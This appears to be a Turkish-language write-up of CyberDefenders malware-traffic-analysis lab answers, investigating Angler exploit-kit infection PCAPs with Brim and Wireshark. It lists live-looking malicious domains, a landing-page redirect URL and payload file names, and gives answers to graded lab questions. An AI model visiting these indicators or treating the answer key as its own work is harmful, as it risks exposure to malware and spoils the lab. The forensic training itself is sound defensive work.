CVE-2012-1723	Nuclear
CVE-2013-0634	RIG
CVE-2013-1347	Infinity
CVE-2013-2423	Infinity
CVE-2013-2460	Sweet Orange
CVE-2013-2883	Nuclear
CVE-2014-0502	Infinity
CVE-2014-6332	Sweet Orange
CVE-2014-8440	Angler
CVE-2013-0025	RIG


#12

What is the mime-type of the file that took the longest time (duration) to be analyzed?

On ikinci soruda analiz edilmesi en uzun süren değişkenin analiz programlarında ne olarak

adlandırıldığını soruyor sanırım. Brim üzerinde açtığıımızda cevabımız bu:





-----0000000000-----000000000000-----0000000000-----

#13

What was the referrer for the visited URI that returned the file "f.txt"?

On üçüncü soruda f.txt adlı dosyanın referans adresini sormuş. Brim'i açıyorum ve arama kısmına şunu yazıyorum filename!=null | cut _path, tx_hosts, rxhosts, conn_uids, mime_type, filename, md5, sha1 gelen sonuçlardan f.txt yazan birine tıkladım ve log sayfamda referans URL'sini görüyorum.



mta2.pcap: filename!=null | cut _path... X +

localhost:9867 ▾

▼ SPACES +

mta2.pcap

mta2.pcap 106.4 KB 2 MIN

filename!=null | cut _path, tx_hosts, rx_hosts, conn

_path	tx_hosts	rx_hosts	conn_uids
files	199.168.112.60	172.16.165.132	CNaopk2aIcBmvTTrUf
files	199.168.112.60	172.16.165.132	CtkaTTW1qMe8EfW1k
files	199.168.112.60	172.16.165.132	CtkaTTW1qMe8EfW1k
files	199.168.112.60	172.16.165.132	CNaopk2aIcBmvTTrUf
files	74.125.230.109	172.16.165.132	C2stbd26gVsfhYNUtg
files	74.125.230.109	172.16.165.132	C2stbd26gVsfhYNUtg
files	74.125.230.109	172.16.165.132	C2stbd26gVsfhYNUtg

▼ QUERIES All ▾

- Activity Overview
- Unique DNS Queries
- Windows Networking Activity
- HTTP Requests
- Unique Network Connections
- Connection Received Data
- File Activity
- HTTP Post Requests
- Show IP Subnets
- Suricata Alerts by Category
- Suricata Alerts by Source and Destinat...
- Suricata Alerts by Subnet

▼ HISTORY Linear ▾

- filename!=null | cut _path, tx_ho...
- files
- *
- event_type=alert | count() by ale...
- event_type=alert | alerts=union(...
- alert
- count() by _path | sort -r
- *
- ssl
- _path=http | cut id.orig_h, id.res...
- filename!=null | cut _path, tx_ho...
- count() by _path | sort -r

-----0000000000-----00000000000000-----0000000000-----

#14 When was this PCAP captured?

On dördüncü soruda pcap dosyasının ne zaman oluşturulduğunu soruyor. Brim'de ana sayfada sağ köşeye bakıyorum.

The screenshot shows the Brim application interface. At the top, it says "mta2.pcap: Search". Below that, there's a dropdown menu set to "localhost:9867". Underneath, there's a "POOLS" section with a single item "mta2.pcap" selected. To the right of the pool list, it shows "106.6 KB" and "2 MIN". Further right are buttons for "Packets" and "Export", and a timestamp "Nov 23, 2014 00:58:40". Below the pool list, there's another row of text with the same timestamp and file details: "-----0000000000-----00000000000000-----0000000000-----".

#15 When was the PE file compiled?

On beşinci soruda PE dosyasının ne zaman derlendiğini soruyor. Yukarıda bir virüs taraması yapmıştık. O taramanın Virüs Total sonuçlarına gidip Details kısmından aşağı iniyor ve header adlı başlığa geliyoruz bize burada derlenme tarihini gösterecek.

+ COMODO Code Signing CA 2
+ UTN-USERFirst-Object
+ Sectigo (AddTrust)

X509 Signers

+ UTN-USERFirst-Object
+ COMODO Code Signing CA 2
+ Xarios Ltd


Portable Executable Info ⓘ

Compiler Products

[---] Unmarked objects count=23
id: 123, version: 30806 count=3
id: 109, version: 30826 count=15
id: 94, version: 2179 count=1
id: 120, version: 30806 count=1

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2014-11-21 20:03:38
Entry Point	24576
Contained Sections	5





#16

What is the name of the SSL certificate issuer that appeared only once? (one word)

On altinci soruda SSL sertifikasının adıyla alakalı bir soru var açıkçası SSL sertifikası adı üzerinden biraz araştırdım sonuçlarım görseldedir.

Brim üzerinden arama yerine ssl yazıyorum ve çıkan sonuçlardan siyahlar içerisinde ssl yazan verilere tek tek açıp log detaylarına bakıyorum bana da issuer diye bir şey sormuştu sonucu şak buluyorum.





#17 What were the two protection methods enabled during the compilation of the pre
Format: comma-separated in alphabetical order

On yedinci soruda dosyamızı korumak için kullanılan hangi şifreleme yöntemlerinin kullanıldığını soruyor sanırım. Windows ortamında çalıştığım için şu adreste windows sekmesini buluyorum ve

kullanılan yöntemleri görüyorum.


[Executable space protection - Wikipedia](#)

en.wikipedia.org

Cevabımız; DEP,SEH

Malware Traffic Analysis 3 – CyberDefendersLab

1. Soru: **What is the IP address of the infected Windows host? - 192.168.137.62**



Konsola

“`http.request.method == GET`” ile bize dönen get isteklerini buluyoruz. 80 portu olduğuna göre malware'in internet sayfasından kaynaklandığını gösteriyor. Soruda bize virüs bulaşmış ip adresini sorduğu için “source” aradığımız cevap.

2. Soru: **What is the Exploit kit (EK) name? (two words) – Angler EK**

Soruda ilk harfi vermesi ve web üzerinden kötü niyetli bir yük gönderimi planlandığı için en mantıklı ve doğru cevap Angler EK olacaktır

3. Soru: **What is the FQDN that delivered the exploit kit?**

- `qwe.mvdunalterableairreport.net`

BrimSecurity'de pcap dosyamızda alertleri kontrol ettiğimizde hangi iplerden saldırıyla uğramış olduğunu görürüz.


mta3.pcap
85.4 KB 2 MIN

Packets Export Columns View Jan 01, 1970 00:00:00 1 ms Jan 01, 1970 00:00:00 From To alert.category

ts	event_type	src_ip	src_port	dest_ip	dest_port	vlan	proto	app_proto	alert > severity
2014-12-04T18:28:22.122	alert	2.21.90.227	80	192.168.137.62	50529		TCP	http	3
2014-12-04T18:28:19.931	alert	23.55.234.99	80	192.168.137.62	50523		TCP	http	3
2014-12-04T18:27:49.990	alert	192.99.198.158	80	192.168.137.62	50468		TCP	http	1
2014-12-04T18:27:42.798	alert	192.168.137.1	53	192.168.137.62	59968		UDP	dns	1
2014-12-04T18:27:39.963	alert	192.168.137.62	50474	208.113.226.171	80		TCP	http	1
2014-12-04T18:27:39.963	alert	192.168.137.62	50474	208.113.226.171	80		TCP	http	1
2014-12-04T18:27:28.101	alert	93.114.64.118	80	192.168.137.62	50450		TCP	http	1
2014-12-04T18:27:27.786	alert	192.168.137.62	50450	93.114.64.118	80		TCP	http	1
2014-12-04T18:26:55.718	alert	173.192.202.131	80	192.168.137.62	50527		TCP	http	3

End of results ↻

192.99.198.158 ip si qwe.mvdunalterableairreport.net aittir.



4. Soru: What is the redirect URL that points to the exploit kit landing page?

Zararlı domain name'i bir önceki soruda bulmuştuk. Zararlı domaine yapılan get isteğinde sizi yönlendirdiği sayfa landing pagedir. Yani sorunun cevabı:

<http://lifeinsidedetroit.com/02024870e4644b68814aadfb58a75bc.php?q=e8bd3799ee8799332593b0b9caa1f426>


Wireshark - Paket 2272 · mta3.pcap

> Ethernet II, Src: IntelCor_ca:fe:d7 (00:1b:21:ca:fe:d7), Dst: IntelCor_c8:3b:c1 (00:1b:21:c8:3b:c1)
> Internet Protocol Version 4, Src: 192.168.137.62, Dst: 192.99.198.158
> Transmission Control Protocol, Src Port: 50467, Dst Port: 80, Seq: 1, Ack: 1, Len: 389
▼ Hypertext Transfer Protocol
> GET /3xdz3bcx8 HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, /*\r\n
Referer: http://lifeinsidedetroit.com/02024870e4644b68814aadfb58a75bc.php?q=e8bd3799ee8799332593b0b9caa1f426\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)\r\n
Accept-Encoding: gzip, deflate\r\n
Host: qwe.mvdunalterableairreport.net\r\n
Connection: Keep-Alive\r\n
0070 68 74 6d 6c 2b 78 6d 6c 2c 20 2a 2f 2a 0d 0a 52 html+xml , /*..\r\n
0080 65 66 65 72 65 72 3a 20 68 74 74 70 3a 2f 2f 6c eferer: http://l\r\n
0090 69 66 65 69 66 73 69 64 65 64 65 74 72 6f 69 74 ifeinsid edetroit\r\n
00a0 2e 63 6f 6d 2f 30 32 30 32 34 38 37 30 65 34 36 .com/020 24870e46\r\n
00b0 34 34 62 36 38 38 31 34 61 61 64 66 62 62 35 38 44b68814 aadfb58\r\n
00c0 61 37 35 62 63 2e 70 68 70 3F 71 3d 65 38 62 64 a75bc.ph p?q=e8bd\r\n
00d0 33 37 39 39 65 65 38 37 39 39 33 33 32 35 39 33 3799ee87 99332593\r\n
00e0 62 30 62 39 63 61 61 31 66 34 32 36 0d 0a 41 63 b0b9caa1 f426..\r\n
00f0 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 cept-Lan guage: e\r\n
0100 6e 2d 55 53 0d 0a 55 73 65 72 2d 41 67 65 6e 74 n-US -Us er-Agent\r\n
0110 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 63 : Mozill a/5.0 (c\r\n
0120 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 ompatibil e; MSIE\r\n
0130 39 2e 30 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 9.0; Win dows NT\r\n
0140 36 2e 31 3b 20 57 4f 57 36 34 3b 20 54 72 69 64 6.1; WOW 64; Trid\r\n
0150 65 6e 74 2f 35 2e 30 29 0d 0a 41 63 63 65 70 74 ent/5.0) ..Accept\r\n

Kapat Yardım

5. Soru: What is the FQDN of the compromised website?

Malware'e mağruz kalmanıza sebep olan websitesinin domain adı: earsurgery.org



Öncelikle soru e ile başlamış, http isteklerini de incelediğimizde .swf – internet sitelerine flash kullanarak gömülümüştür. Adstairs.ro adresi earsurger.com'a refer ediyor.

6. Soru: Which TCP stream shows the malware payload being delivered? Provide stream number? -80

Wireshark - Dışarı aktar - HTTP nesne listesi				
Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
2775	qwe.mvdunalterableairreport.net	text/html	94 kB	3xdz3bcxc8
2957	qwe.mvdunalterableairreport.net	application/octet-stream	84 kB	680VBfhpBNBjOYXebSxgwLrbh3g6FUIlqksWFSSgshhwsguyNL26MGul2oZ3b8
3728	qwe.mvdunalterableairreport.net	text/html	46 kB	xPF_HAXN7TK9bMAgBjZDwQzO1-Wf5GvrN5_llRelhbrhqHAIWyTDbaOBMPWit
3853	qwe.mvdunalterableairreport.net	application/x-shockwave-flash	44 kB	2fNECYxvaRhNgivqycm7mfyO70tDCCYhnykzNqJ-9ax5HSDcERPdxHf3Ow1szmY
4221	qwe.mvdunalterableairreport.net	text/html	0 bytes	2nAY-xQz4lQojC66P7SgvZGdjlrmheyLnsQvJBrLita-K4Uh45BR0unHcom
4258	qwe.mvdunalterableairreport.net	text/html	0 bytes	i_JnzurElC4FQqjPm53altUwat9SekFTU9d2KwmkCuLN2dPiujEjgSqCgiP8ylMk

Octet-stream ile teslim edilen paketi bulduk. Dosya adını wireshark'da arayalım.

```

[+ 2839 39.170474 192.168.137.62 192.99.198.158 HTTP 199 GET /6880VFhpBNBJOYXebSxgwLrtbh3g6JFUllqksWFSSgshhwsguyNL26MGul2oZ3b8 HTTP/1.1
> Frame 2839: 199 bytes on wire (1592 bits), 199 bytes captured (1592 bits)
> Ethernet II, Src: IntelCor_cafe:fed7 (00:1b:21:ca:fe:d7), Dst: IntelCor_c8:3b:c1 (00:1b:21:c8:3b:c1)
> Internet Protocol Version 4, Src: 192.168.137.62, Dst: 192.99.198.158
> Transmission Control Protocol, Src Port: 50473, Dst Port: 80, Seq: 1, Ack: 1, Len: 145
    Source Port: 50473
    Destination Port: 80
    [Stream index: 80]
    [Conversation completeness: Complete] WTH DATA (111)

```

